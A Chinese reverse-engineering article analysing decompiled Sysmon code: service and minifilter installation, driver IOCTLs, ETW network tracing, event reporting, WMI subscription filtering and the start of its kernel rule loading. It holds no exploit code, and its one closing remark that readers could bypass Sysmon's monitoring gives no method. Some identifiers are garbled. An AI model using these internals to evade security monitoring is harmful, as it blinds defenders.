20: {
21:     v32 = GetLastError();
22:     wprintf(L"CreateProcess failed %d\n", v32);
23:     return v32;
24: }
25: WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
26: ExitCode = 0;
27: if ( GetExitCodeProcess(ProcessInformation.hProcess, &ExitCode) && ExitCode )
28: {
29:     wprintf(L"wevtutil.exe returned failure\n");
30:     v33 = 13;
31: }
32: else
33: {
34:     v33 = v52;
35: }

```

安装 minifilter 驱动



```
0000A168  main:471 (40AD68)
```

 BINRES®[www.enr.com](http://www.enr.com)

接下来继续就是安装这个驱动

```

2{
3  DWORD v4; // esi
4  const WCHAR *v5; // edi
5  SC_HANDLE v6; // eax
6  void *v7; // ebx
7  WCHAR *v8; // ecx
8  const wchar_t *v9; // eax
9  wchar_t *v10; // eax
10 wchar_t *v11; // eax
11 const wchar_t *Info; // [esp+Ch] [ebp-8h]
12 LPCWSTR lpBinaryPathName; // [esp+10h] [ebp-4h]
13
14 v4 = 0;
15 lpBinaryPathName = a2;
16 v5 = lpDisplayName;
17 v6 = OpenSCManagerW(0, 0, 0xF003Fu);
18 v7 = v6;
19 if ( v6 )
20 {
21     v8 = (WCHAR *)CreateServiceW(
22         v6,
23         v5,
24         v5,
25         0xF01FFu,
26         dwServiceType,
27         dwStartType,
28         1u,
29         lpBinaryPathName,
30         0,
31         0,
32         &SystemName,
33         0,
34         0);
35     lpBinaryPathName = v8;
36     if ( v8 )
37     {
0000AEF0 SysmonInstallDriver:2 (40B7F0)
        lpBinaryPathName = v8;
        if ( v8 )
        {
            v9 = L"System Monitor driver";
            if ( dwServiceType != 1 )
                v9 = L"System Monitor service";
            Info = v9;
            ChangeServiceConfig2W(v8, 1u, &Info);
            wprintf(L"%s installed.\n", v5);
            CloseServiceHandle((SC_HANDLE)lpBinaryPathName);
            CloseServiceHandle(v7);
        }
        else
        {
            v4 = GetLastError();
            v10 = SysmonFormatMessage(&Dest, 256);
            wprintf(L"Error installing %s:\n%s\n", v5, v10);
            CloseServiceHandle(v7);
        }
    }
    else
    {
        v4 = GetLastError();
        v11 = SysmonFormatMessage(&Dest, 256);
        wprintf(L"Error installing %s:\n%s\n", v5, v11);
    }
    SetLastError(v4);
    return v4 == 0;
}

```

Sysmon 还会设置 minifilter 驱动的 Altitude 值为 385201

```

LSTATUS sub_4090B0()
{
    LSTATUS result; // eax
    DWORD v1; // ebx
    BYTE Data[4]; // [esp+4h] [ebp-21Ch]
    HKEY phkResult; // [esp+8h] [ebp-218h]
    HKEY v4; // [esp+Ch] [ebp-214h]
    HKEY hKey; // [esp+10h] [ebp-210h]
    WCHAR SubKey; // [esp+14h] [ebp-20Ch]

    swprintf_s(&SubKey, 0x104u, L"System\\CurrentControlSet\\Services\\%s", lpServiceName);
    result = RegOpenKeyExW(HKEY_LOCAL_MACHINE, &SubKey, 0, 0x20019u, &phkResult);
    v1 = result;
    if ( !result )
    {
        RegCreateKeyW(phkResult, L"Instances", &hKey);
        RegSetValueExW(hKey, L"DefaultInstance", v1, 1u, L"Sysmon Instance", 0x1Eu);
        RegCreateKeyW(hKey, (LPCWSTR)L"Sysmon Instance", &v4);
        RegSetValueExW(v4, L"Altitude", v1, 1u, L"385201", 0xCu);
        *(_DWORD *)Data = v1;
        RegSetValueExW(v4, L"Flags", v1, 4u, Data, 4u);
        RegCloseKey(v4);
        RegCloseKey(hKey);
        RegCloseKey(phkResult);
        result = v1;
    }
    return result;
}

```

## 最后开启驱动服务

```

16  v1 = 0;
17  v2 = lpServiceName;
18  v3 = OpenSCManagerW(0, 0, 0xF003Fu);
19  v4 = v3;
20  hSCObject = v3;
21  if ( v3 )
22  {
23      v5 = OpenServiceW(v3, v2, 0xF01FFu);
24      hService = v5;
25      if ( v5 )
26      {
27          if ( StartServiceW(v5, 0, 0) )
28          {
29              wprintf(L"Starting %s.", v2);
30              v6 = 0;
31              while ( QueryServiceStatus(hService, &ServiceStatus) )
32              {
33                  if ( ServiceStatus.dwCurrentState == 2 )
34                  {
35                      wprintf(L".");
36                      Sleep(0x3E8u);
37                      if ( (unsigned int)v6++ < 0x78 )
38                          continue;
39                  }
40                  goto LABEL_10;
41              }
42              v1 = GetLastError();
43              if ( v1 )
44              {
45                  v7 = SysmonFormatMessage(&Dest, 256);
46                  wprintf(L"\nStartService failed for %s:\n%s\n", v2, v7);
47                  CloseServiceHandle(hService);
48                  CloseServiceHandle(hSCObject);

```

往驱动发送 IO 控制码： 0x8340008 ( 该控制码是给驱动更新配置规则 )

```

    if ( g_DriverHandle != (HANDLE)-1 )
        DeviceIoControl(g_DriverHandle, 0x83400008, 0, 0, 0, 0, &Data, 0);
    SysmonServiceMain((int)GetLastError, 0, 0);
_136:

```

以上过程是大致的安装与启动的过程，接下来就是执行 Sysmon 服务的 SysmonServiceMain 例程。

```

v68 = v3;
ServiceStartTable.lpServiceName = (LPWSTR)lpSubKey;
ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)SysmonServiceMain;
v68 = 0;
SysmonDeviceIoCtrl(0);
if ( StartServiceCtrlDispatcherW(&ServiceStartTable) )
    return v3;
if ( (unsigned __int8)sub_40BD10(lpServiceName) )
{
    v54 = GetLastError();
    v55 = SysmonFormatMessage(&Dest, 256);
    wprintf(L"Failed to start the service:\n%s\n", v55);
    return v54;
}

```

下面开始执行取数据的工作了。

第一步： 文件进程注册表的事件监控

```

30 {
31     if ( !DeviceIo_Flt_0x83400000() )
32     {
33         v4 = GetLastError();
34         wprintf(L"error opening driver: %d\n", v4);
35     }
36     if ( !a1 )
37         SetConsoleCtrlHandler(HandlerRoutine, 1);

```

通过发送 IO 控制码: 0x83400000 , 打开文件驱动功能 , 接着 sysmon 会开启一个线程从驱动获取监控数据 , 通过发送 IO 控制码 : 0x83400004 , 去反复获取

```

while ( 1 )
{
    BytesReturned = 0;
    if ( DeviceIoControl(hFile, 0x83400004, 0, 0, pReadBuffer0, 0x40000u, &BytesReturned, &Overlapped) )
        break;
    dwError = GetLastError();
    if ( dwError == ERROR_IO_PENDING )
    {
        Handles[0] = Overlapped.hEvent;
        Handles[1] = hEvent;
        if ( WaitForMultipleObjects(2u, Handles, 0, 0xFFFFFFFF) == 1 )
            goto LABEL_46;
        if ( GetOverlappedResult(hFile, &Overlapped, &BytesReturned, 0) )
            break;
        dwError = GetLastError();
    }
    if ( !dwError )
        break;
    if ( dwError == 6 || hFile == (HANDLE)INVALID_HANDLE_VALUE )
    {
        v7 = 0;
        v8 = 0;
        while ( WaitForSingleObject(hEvent, 0) == 0x102 ) // WAIT_TIMEOUT
        {
            Sleep(500u);
            v9 = DeviceIo_Flt_0x83400000();
            v8 = v9;
            if ( v9 )
            {

```

每隔 500 毫秒发送一次获取数据 , 堆大小 0x400000, 获取了数据后 , 则开始解析这 raw data , 这个 raw 数据的首四个字节是表示数据类型

```

Typedef struct _Sysmon_Raw_Data
{
    ULONG DataType;
} Sysmon_Raw_Data;

```

### Case 1: 上报进程创建

```
ReportEventWriteEvent((int)&v147, (unsigned __int16 *)&g_CreateProcess, (int)v1, v17);
```

### Case 2: 文件时间改变

```
ReportEventWriteEvent((int)&v147, (unsigned __int16 *)&g_CreateFileTime, (int)v1, v30);
```

### Case 3 : 进程关闭

```
ReportEventWriteEvent((int)&v147, (unsigned __int16 *)&g_TerminateProcess, (int)v1, 0);
```

### Case 5 : 加载镜像

```
ReportEventWriteEvent((int)&v146, &g_ImageLoad, (int)v1, v50);
```

### Case 7 : 创建远程线程

```
ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_CreateRemoteThread, (int)v1, 0);
```

### Case 8 : 文件读

```
ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_FileRead, (int)v1, 0);
```

### Case 9 : 访问进程

```
ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_ProcessAccess, (int)v1, 0);
```

### Case 10 : 文件创建

```
ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_FileCreate, (int)v1, v32);
```

### Case 11 : 文件流事件

```
ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_FileStreamCreate, (int)v1, v35);
```

### Case 12 : 注册表相关的事件

```
if ( !*v58 )
    v57 = 0;
ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_Registry_Object_Renamed, (int)v1, v57);
}
else if ( v60 == 7 )
{
    sub_40ED30(2, v1 + 11, v1 + 16, 4);
    if ( !*v58 )
        v57 = 0;
    ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_Registry_Value_Set, (int)v1, v57);
}
else
{
    if ( !*v58 )
        v57 = 0;
    ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_Registry_Object_Added_Or_Deleted, (int)v1, v57);
}
return 0;
```

### Case 13 : 管道类事件

```
if ( v1[6] == 1 )
{
    ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_PipeCreated, (int)v1, 0);
}
else if ( v1[6] == 2 )
{
    ReportEventWriteEvent((int)&v146, (unsigned __int16 *)&g_PipeConnected, (int)v1, 0);
}
```

## 第二步：网络链接事件的监控

## Sysmon 还会创建一个 ETW 事件去监控网络连接的访问事件

```
WSAData.wVersion = 0;
memset(&WSAData.wHighVersion, 0, 0x18Eu);
if ( !byte_4C24E0 )
{
    v2 = LoadLibraryW(L"advapi32.dll");
    g_StartTraceW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(v2, "StartTraceW");
    g_ControlTraceW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v2, "ControlTraceW");
    g_OpenTraceW = (int (__stdcall *)(_DWORD))GetProcAddress(v2, "OpenTraceW");
    g_ProcessTrace = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v2, "ProcessTrace");
    result = WSASocket(0x202u, &WSAData);
    if ( result )
        return result;
    byte_4C24E0 = 1;
}
if ( !g_StartTraceW )
    return 1;
if ( byte_4C2151 == v1 )
    return 0;
memset(&v15.Wnode.ProviderId, 0, 1196u);
v15.Wnode.BufferSize = 1200;
v15.Wnode.Flags = 0x20000;
v15.FlushTimer = 1;
v5 = 0;
if ( (unsigned __int8)GetVersion() >= 6u )
{
    v4 = GetVersion();
    if ( BYTE1(v4) >= 2u )
        v5 = 1;
}
v6 = 0;
v15.Wnode.ClientContext = 1;
```

Net Trace 名 : L" SYSMON TRACE" ; 或者使用系统的 L" NT Kernel Logger" ;

方法参考微软官方实例 :

<https://docs.microsoft.com/en-us/windows/desktop/etw/configuring-and-starting-the-nt-kernel-logger-session>

```
}
v10 = L"SYSMON TRACE";
if ( !v9 )
    v10 = L"NT Kernel Logger";
wcsncpy_s(&SessionName, 0x104u, v10);
wcsncpy_s(&v17, 0x104u, &SystemName);
if ( (unsigned __int8)sub_415C00() )
{
    v15.EnableFlags = 0x80000000;
    BYTE2(v15.EnableFlags) = -1;
    LOWORD(v15.EnableFlags) = 0x488;
    v19 = 0x10009;
    v18 = 0x1000A;
    v20 = 0x10000;
}
else
{
    v15.EnableFlags |= 0x10000u;
}
if ( v1 )
{
    sub_414630();
    v11 = g_StartTraceW(&dword_4C24D8, &SessionName, &v15);
    v12 = v11;
    if ( v11 && v11 != 183 )
```

## 事件回调 EventCallback()接受数据

```
2 | pLoggerName = L"NT Kernel Logger";
3 | v11.BufferRead = 0;
4 | v11.LoggerName = (LPTSTR)pLoggerName;
5 | v11.CurrentTime = 0i64;
6 | v11.EventCallback = EventCallback;
7 | v11.LogFileMode = 0x1100;
8 | LODWORD(v5) = g_OpenTraceW(&v11);
9 | *(_QWORD *)v9 = v5;
10 | if ( !v5 )
11 | return -1;
```

在解析数据时使用的是 WMI Mof 的方法来解析



```

HRESULT Create_WebCimv()
{
    OLECHAR *v0; // edi
    HRESULT v1; // esi
    IWebemLocator **ppv; // [esp+8h] [ebp-4h]

    ppv = 0;
    v0 = SysAllocString(L"root\\wmi");
    CoInitializeEx(0, 0);
    v1 = CoCreateInstance(&IID_WebCimv, 0, 1u, &riid, (LPVOID *)&ppv);
    if ( !v1 )
    {
        v1 = ((int (__stdcall *)(IWebemLocator **, OLECHAR *, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, IWebemServices **))(*ppv)->ConnectServer)(
            ppv,
            v0,
            0,
            0,
            0,
            0,
            0,
            0,
            &pProxy);
        if ( !v1 )
            v1 = CoSetProxyBlanket((IUnknown *)pProxy, 0xAu, 0, 0, 4u, 3u, 0, 0);
    }
    SysFreeString(v0);
    if ( ppv )
        ((void (__stdcall *)(IWebemLocator **))(*ppv)->ComBase.Release)(ppv);
    return v1;
}

62 | *(unsigned __int8 *)(v22 + 14),
63 | *(unsigned __int8 *)(v22 + 15)),
64 | v5 = SysAllocString(L"EventTrace");
65 | v19 = SysAllocString(L"__CLASS");
66 | bstrString = SysAllocString(L"Guid");
67 | v24 = SysAllocString(L"EventVersion");
68 | v14 = 0;
69 | v6 = pProxy->lpVtbl->CreateClassEnum(pProxy, v5, 131073, 0, (IEnumWebemClassObject **)&v14);
70 | SysFreeString(v5);
71 | if ( v6 )
72 |     goto LABEL_33;
73 | v25 = 1;
74 | do
75 | {
76 |     v20 = 0;
77 |     if ( ((int (__stdcall *)(IWebemClassObject *, signed int, signed int, int *, int *))v14->lpVtbl->Get)(
78 |         v14,
79 |         5000,
80 |         1,
81 |         &v20,
82 |         &v25) )
83 |     {
84 |         continue;
85 |     }
86 |     if ( v25 != 1 )
87 |         break;
88 |     v7 = v19;

```

可以参考微软的官方例子：

<https://docs.microsoft.com/en-us/windows/desktop/etw/retrieving-event-data-using-mof>

第三步：接受上报数据写入 windows 的 Application 日志

在第二部中我们可以看到通过 ReportEventWriteEvent 函数上报信息，在 ReportEventWriteEvent 函数里分两种情况系统 API 上报

```

}
if ( ReportEvent(g_ReportHandle, 4u, 0, *((_DWORD *)v4 + 1), lpUserSid, v20, 0, &Strings, 0) )
    goto LABEL_59;
v25 = GetLastError();
dwMessageId = v25;
if ( v25 != 1717 && v25 != 31 )
    goto LABEL_59;
v19 = 0;
}
else
{
    v19 = g_EventWrite(g_RegHandle, g_EnableCallback, *((_DWORD *)v4 + 2), *v4, v51);
}
dwMessageId = v19;

```

通过 ReportEvent 或者 EventWrite 两个其中一个 API 上报，而上报的事件 IDD 类都是前面我们看到的 Sysmon 自己注册到系统的<provider

```
name=" Microsoft-Windows-Sysmon"
guid=" {5770385F-C22A-43E0-BF4C-06F5698FFBD9}"
symbol=" SYSMON_PROVIDER" resourceFileName=" %filename%"
messageFileName=" %filename%" >
```

<events>的 Microsoft-Windows-Sysmon 事件代理，这个会生成到 windows 日志的 Application 项目下，具体会使用哪个 API 是根据 windows 的版本来选择的

```

4  VersionInformation.dwOSVersionInfoSize = 276;
5  if ( GetVersionEx(&VersionInformation) && VersionInformation.dwMajorVersion < 6 )
6  {
7      byte_4C20C5 = 1;
8      goto LABEL_17;
9  }
10 if ( byte_4C20C5 )
11 {
12 LABEL_17:
13     g_ReportHandle = RegisterEventSourceW(0, lpSubKey);
14     if ( !g_ReportHandle )
15     {
16         v4 = GetLastError();
17         wprintf(L"error registering event source: %d\n", v4);
18         return v4;
19     }
20     goto LABEL_30;

```

这里可以看到如果操作系统主版本，如果是 vista 之前的操作系统使用 ReportEvent，如果是 vista 以及以上操作系统则使用 EventWrite 函数。

Sysmon 记录上报了数据源通过注册的 WMIEvent 的 wmi 数据持久化过滤事件去过滤不会被记录的事件，我们下面看它如何实现的。

```

1 SERVICE_STATUS_HANDLE __userpurge SysmonServiceMain@<eax>(int esi0@<esi>, int a1, int a2)
2 {
3     SERVICE_STATUS_HANDLE ServiceStatusHandle; // eax
4     DWORD v4; // eax
5
6     RegisterWmiEvent(esl0);
7     if ( a1 )
8     {
9         ServiceStatusHandle = RegisterServiceCtrlHandlerExW(lpSubKey, SysmonServiceControlHandler, 0);
10        g_ServiceStatusHandle = ServiceStatusHandle;
11        if ( !ServiceStatusHandle )

```

在之前的服务启动入口有一个函数 RegisterWmiEvent，该函数就是注册过滤 WmiEvent 的函数，我们继续往下看

```

1 void __usercall RegisterWmiEvent(int a1@<esi>)
2 {
3     int *v1; // eax
4     int v2; // edx
5     int v3; // esi
6     OLECHAR **v4; // eax
7     OLECHAR *strQuery; // esi
8     OLECHAR **v6; // eax
9     OLECHAR *strQueryLanguage; // edx
10    HRESULT v8; // esi
11    char v9; // [esp+0h] [ebp-8h]
12    char v10; // [esp+4h] [ebp-4h]
13
14    if ( CoInitializeEx(0, 0) >= 0 )
15    {
16        if ( CoInitializeSecurity(0, -1, 0, 0, 0, 3u, 0, 0, 0) < 0
17            || CoCreateInstance(&IID_WebCimv, 0, 1u, &riid, (LPVOID *)&ppv) < 0 )
18        {
19            CoUninitialize();
20            return;
21        }
22        v1 = *(int **)AllocMem(L"ROOT\\Subscription");
23        if ( v1 )
24            v2 = *v1;
25        else
26            v2 = 0;
27        v3 = ((int (__stdcall *) (IWebmLocator **, int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, IWebmServices **, int))(*ppv)->ConnectServer(
28            ppv,
29            v2,
30            0,
31            0,
32            0,
33            0,
34            0,
35            0,
36            &g_WmiSubscriptProxy,

```

函数开头会创建实例 IDD\_WebCimv , class Id: IID\_IWbemLocatorGUID2  
<0dc12a687h,0737fh,011cfh,088h,04dh,000h,0aah,000h,04bh,02eh,024h>  
链接“ ROOT\\Subscription” 的服务

接着创建 Stub 插口

```

}
CoCreateInstance(&clsidUnSecuredAdattor, 0, 4u, &IID_UnSecuredAdaptor, (LPVOID *)&g_pUnSecuredApartment);
((void (__stdcall *) (IUnknownCom **))(*g_WmiListenerEvent)->AddRef)(g_WmiListenerEvent);
g_pUnSecuredApartment->lpVtbl->CreateObjectStub(
    g_pUnSecuredApartment,
    (IUnknown *)g_WmiListenerEvent,
    (IUnknown *)&pWebmService);
pWebmService->lpVtbl->QueryInterface(
    pWebmService,
    (const IID *const *)&IDD_WebObjectSink,
    (void **)&g_pIWebmObjectSink);
v4 = (OLECHAR ***)NewAllocString(
    &v9,
    "SELECT * FROM __InstanceOperationEvent WITHIN 5WHERE TargetInstance ISA '___EventConsum
    eetInstance ISA ' EventFilter' OR TareetInstance ISA ' FilterToConsumerBinding'");

```

g\_WmiListenerEvent 接口类型是 IWbemObjectSink,其定义如下

```

MIDL_INTERFACE("7c857801-7381-11cf-884d-00aa004b2e24")
IWbemObjectSink : public IUnknown
{
public:
    virtual HRESULT STDMETHODCALLTYPE Indicate(
        /* [in] */ long lObjectCount,
        /* [size_is][in] */ __RPC__in_ecount_full(lObjectCount) IWbemClassObject
        **apObjArray) = 0;
    virtual HRESULT STDMETHODCALLTYPE SetStatus(
        /* [in] */ long lFlags,
        /* [in] */ HRESULT hResult,

```

```

/* [unique][in] */ __RPC_in_opt BSTR strParam,
/* [unique][in] */ __RPC_in_opt IWbemClassObject *pObjParam) = 0;

};

(void **)&g_pIWebmObjectSink);
v4 = (OLECHAR ***)NewAllocString(
    &v9,
    "SELECT * FROM __InstanceOperationEvent WITHIN 5WHERE TargetInstance ISA '__EventConsumer' OR Tar"
    "getInstance ISA '__EventFilter' OR TargetInstance ISA '__FilterToConsumerBinding'");
if ( *v4 )
    strQuery = **v4;
else
    strQuery = 0;
v6 = (OLECHAR ***)NewAllocString(&v10, "WQL");
if ( v6 )
    strQueryLanguage = *v6;
else
    strQueryLanguage = 0;
v8 = g_WmiSubscriptProxy->lpVtbl->ExecNotificationQueryAsync(
    g_WmiSubscriptProxy,
    strQueryLanguage,
    strQuery,
    128,
    0,
    (IWbemObjectSink *)g_pIWebmObjectSink);
freeAlloc(&v10);

```

然后执行

```

"SELECT * FROM __InstanceOperationEvent WITHIN 5 WHERE TargetInstance ISA
'__EventConsumer' OR Tar"
    "getInstance ISA '__EventFilter' OR TargetInstance ISA
'__FilterToConsumerBinding'"
g_WmiSubscriptProxy->lpVtbl->ExecNotificationQueryAsync(
    g_WmiSubscriptProxy,
    strQueryLanguage,
    strQuery,
    128,
    0,
    (IWbemObjectSink *)g_pIWebmObjectSink);

```

去设置 WMIEvent 的过滤事件，操作类型是所有操作 InstanceOperationEvent，设置三种事件

EventConsumer'、EventFilter'、FilterToConsumerBinding'，查询时间是 5 秒一次，这样就注册了。

下面我们看 g\_WMIListenerEvent 结构

```

; const WMIListenerEvent::`vftable'
??_7WMIListenerEvent@@6B@ dd offset QueryInterface
                                ; DATA XREF: Get_WMIListenerEvent+18↑o
                                ; sub_42C3D0↑o ...

dd offset AddRef
dd offset Release
dd offset Indicate
dd offset SetStatus
dd offset sub_42C410
dd offset sub_42C5B0
db 0
db 0
db 0
db 0
db 18h
db 0
db 0
db 0
dd offset ??_R4failure@ios_base@std@@6B@ ; const std::ios_base::failure::`RTTI Complete Obje
; const std::ios_base::failure::`vftable'
??_7failure@ios_base@std@@6B@ dd offset sub_42C2B0
                                ; DATA XREF: .text:0042C0C7↑o
                                ; sub_42C0F0↑o

```

过滤事件就是在 Indicate 函数中实现，会通过 IWbemClassObject\*\* 数组的形式输入，函数内会枚举数据，如果是要过滤的数据则循环枚举否则中断枚举。

```

{
    while ( 1 )
    {
        v50 = (wchar_t *)7;
        v49 = 0;
        LOWORD(v45) = 0;
        sub_403970(L" \t", 2);
        (*(void (__thiscall **)(IUnknowCom *, void **, char *, IWbemClassObj
        + 6)))(
            v3,
            &v90,
            v15,
            v45,
            v46,
            v47,
            v48,
            v49,
            v50);
        v50 = (wchar_t *)1;
        v49 = 61;
        LOBYTE(v109) = 13;
        v16 = (void (__thiscall **)(IUnknowCom *, void **, void **, signed in
        v48 = &v90;
        v47 = &v52;
        v16[5](v3, &v52, &v90, 61, 1);
        LOBYTE(v109) = 1;
        v17 = v53;
        v18 = (void *)v52;
        if ( (unsigned int)((v53 - (signed int)v52) / 24) > 1 )
            break;
    }
}
ABEL_70:
    if ( v18 )

```

这里便是中断

至此第一篇对 sysmon 的 ring3 的大致原理流程我们分析完毕，通过对它分析，学习它的实现过程，可以自己完成实现一个 sysmon（还有驱动部分第二篇讲解），当然也可以绕过 sysmon 的监控，这就需要读者自己去研究与发现，第二篇我会讲解驱动部分的分析。

上文讲解了 sysmon 的 ring3 部分实现原理，本文则开始讲解 ring0 部分。Sysmon 的 ring0 是一个 minifilter 类型的驱动，内部实现了进程信息、文件访问信息以及注册表访问信息的记录，下面开始具体讲解它的实现流程。

## 驱动 DriverEntry 的初始化

从 DriverEntry(PDRIVER\_OBJECT DriverObject, UNICODE\_STRING \*pRegistry)的 pRegistry 中截取末尾名称去获取并计算出设备名和 DosDevices 的名字。

```
pDriverName = pRegistry->Buffer;
Len = pRegistry->Length >> 1;
pFirstName = &pDriverName[Len];
if ( pFirstName == pDriverName )
{
    LABEL_8:
    if ( *pFirstName != '\\' )
        goto LABEL_10;
}
else
{
    while ( *pFirstName != '\\' )
    {
        --pFirstName;
        if ( pFirstName == pDriverName )
            goto LABEL_8;
    }
    ++pFirstName;
}
```



```
do
{
    v7 = *v6;
    ++v6;
}
while ( v7 );

// 这里是把设备Name拷贝到DeviceName_0[256]数组的尾部,
// 字符串变为: "\\Device\\设备名"
NameLength = (char *)v6 - (char *)DosDeviceName;
v9 = (WCHAR *)((char *)&DeviceName.Buffer + 2);
do
{
    v10 = v9[1];
    ++v9;
}
while ( v10 );
qmemcpy(v9, DosDeviceName, NameLength);
wcscat(L"\\DosDevices\\", DosDeviceName);
dword_10015F64 = 0;
dword_10015F68 = 0;
FastMutex Count = 1;
```

然后从 pRegistry 注册表中去获取 sysmon 的策略规则

```
while ( v4 );
RtlInitUnicodeString(&g_ProcessAccessNamesRule, 0);
memset(QueryRegTable, 0, 560u);
QueryRegTable[0].Flags = 1;
QueryRegTable[0].Name = L"Parameters";
QueryRegTable[3].EntryContext = &OptionRulesv18;
QueryRegTable[4].EntryContext = &hash_algorithms;
QueryRegTable[1].Flags = 304;
QueryRegTable[1].Name = g_Name_ProcessAccessNames;
QueryRegTable[1].EntryContext = &g_ProcessAccessNamesRule;
QueryRegTable[1].DefaultType = 0x7000007;
QueryRegTable[1].DefaultData = &unk_10015C34;
QueryRegTable[1].DefaultLength = 4;
QueryRegTable[2].Flags = 304;
QueryRegTable[2].Name = L"ProcessAccessMasks";
QueryRegTable[2].EntryContext = &g_ProcessAccessMasksRule;
QueryRegTable[2].DefaultType = 0x3000000;
QueryRegTable[3].Flags = 304;
QueryRegTable[3].Name = (PWSTR)&g_wOption;
QueryRegTable[3].DefaultType = 0x4000000;
QueryRegTable[4].Flags = 304;
QueryRegTable[4].Name = (PWSTR)&g_wHashingAlgorithm;
QueryRegTable[4].DefaultType = 0x4000000;
RtlQueryRegistryValues(0, g_SysmonRegisterPath.Buffer, QueryRegTable, 0, 0);
if ( !g_ProcessAccessNamesRule.Buffer
    || g_ProcessAccessNamesRule.Length <= 2u
    || g_ProcessAccessNamesRule.MaximumLength <= 4u )
{
    RtlFreeUnicodeString(&g_ProcessAccessNamesRule);
    RtlInitUnicodeString(&g_ProcessAccessNamesRule, 0);
}
g_OptionRules = (OptionRulesv18 >> 1) & 1;
hash_algorithmsv6 = hash_algorithms;
v7 = hash_algorithms < 0;
```

使用 RtlQueryRegistryValues 函数，填入 5 个 RTL\_QUERY\_REGISTRY\_TABLE 结构体

```
RTL_QUERY_REGISTRY_TABLE QueryRegTable[5];
RtlInitUnicodeString(&g_ProcessAccessNamesRule, 0);
memset(QueryRegTable, 0, 560u);
QueryRegTable[0].Flags = 1;
QueryRegTable[0].Name = L"Parameters";
QueryRegTable[3].EntryContext = &OptionRulesv18;
QueryRegTable[4].EntryContext = &hash_algorithms;
QueryRegTable[1].Flags = 304;
QueryRegTable[1].Name = g_Name_ProcessAccessNames;
QueryRegTable[1].EntryContext = &g_ProcessAccessNamesRule;
```

```

QueryRegTable[1].DefaultType = 0x7000007;
QueryRegTable[1].DefaultData = &unk_10015C34;
QueryRegTable[1].DefaultLength = 4;
QueryRegTable[2].Flags = 304;
QueryRegTable[2].Name = L"ProcessAccessMasks";
QueryRegTable[2].EntryContext = &g_ProcessAccessMasksRule;
QueryRegTable[2].DefaultType = 0x3000000;
QueryRegTable[3].Flags = 304;
QueryRegTable[3].Name = (PWSTR)&g_wOption;
QueryRegTable[3].DefaultType = 0x4000000;
QueryRegTable[4].Flags = 304;
QueryRegTable[4].Name = (PWSTR)&g_wHashingalgorithm;
QueryRegTable[4].DefaultType = 0x4000000;
RtlQueryRegistryValues(0, g_SysmonRegisterPath.Buffer, QueryRegTable, 0, 0);
if ( !g_ProcessAccessNamesRule.Buffer
|| g_ProcessAccessNamesRule.Length <= 2u
|| g_ProcessAccessNamesRule.MaximumLength <= 4u )
{
RtlFreeUnicodeString(&g_ProcessAccessNamesRule);
RtlInitUnicodeString(&g_ProcessAccessNamesRule, 0);
}
g_OptionRules = (OptionRulesv18 >> 1) & 1;

```

对应的注册表键分别是 L" Parameters" 、 L" ProcessAccessNames" 、  
L" ProcessAccessMasks" 、 L" Option" 、 L" Hashingalgorithm"

```

106D4 ; SysmonGetRegistryRule+2A6↑o
106D4 text "UTF-16LE", 'Parameters',0
106EA ; wchar_t g_Name_ProcessAccessNames[18]
106EA g_Name_ProcessAccessNames dw 'P' ; DATA XREF: SysmonGetRegistryRule+148↑o
106EC aRocessaccessna:
106EC text "UTF-16LE", 'rocessAccessNames',0
10710 aProcessaccessm: ; DATA XREF: SysmonGetRegistryRule+184↑o
10710 text "UTF-16LE", 'ProcessAccessMasks',0
10736 g_wOption dw 'O' ; DATA XREF: SysmonGetRegistryRule+1AC↑o
10738 aPtions:
10738 text "UTF-16LE", 'ptions',0
10746 g_wHashingalgorithm dw 'H' ; DATA XREF: SysmonGetRegistryRule+1CA↑o
10748 aAshingalgorithm:
10748 text "UTF-16LE", 'ashingAlgorithm',0
10768 ; const WCHAR aRules
10768 aRules: ; DATA XREF: SysmonGetRegistryRule+317↑o
10768 text "UTF-16LE", 'Rules',0
10774 dword_10010774 dd 44005Ch ; DATA XREF: DriverEntry(x,x)+44↑r
10778 dword_10010778 dd 760065h ; DATA XREF: DriverEntry(x,x)+50↑r
1077C dword_1001077C dd 630069h ; DATA XREF: DriverEntry(x,x)+59↑r
10780 dword_10010780 dd 5C0065h ; DATA XREF: DriverEntry(x,x)+62↑r
10784 word_10010784 dw 0 ; DATA XREF: DriverEntry(x,x)+6B↑r
10786 ; WCHAR a2
10786 a2 dw 55h ; DATA XREF: DriverEntry(x,x)+4DC↑o

```

然后再次获取 L" Parameters" 项下面的对应的 L" Rules" 的 KeyValues 信息，这里是驱动设置的规则。

```
RtlInitUnicodeString(&DestinationString, L"Parameters");
ObjectAttributes.RootDirectory = KeyHandle;
ObjectAttributes.ObjectName = &DestinationString;
ObjectAttributes.Length = 24;
ObjectAttributes.Attributes = 576;
ObjectAttributes.SecurityDescriptor = 0;
ObjectAttributes.SecurityQualityOfService = 0;
Status = ZwOpenKey(&Handle, 0xF003Fu, &ObjectAttributes);
if ( Status < 0 )
{
LABEL_32:
    ZwClose(KeyHandle);
    goto LABEL_33;
}
RtlInitUnicodeString(&DestinationString, L"Rules");
Statusv9 = ZwQueryValueKey(Handle, &DestinationString, KeyValuePartialInformation, 0, 0, &RuleLength);
Status = Statusv9;
if ( Statusv9 != STATUS_BUFFER_TOO_SMALL )
{
    if ( Statusv9 == STATUS_OBJECT_NAME_NOT_FOUND )
    {
        LOBYTE(v14) = SysmonInsertRule(0, 0);
        sub_10008780(v14);
        Status = 0;
    }
    goto LABEL_31;
}
}
```

下面展示出部分规则的数组

```

1153A8L      uu 1
1153B0      dword_100153B0 dd 5 ; DATA XREF: .rdata:10013554↑o
1153B4      dd 0
1153B8      dd 0
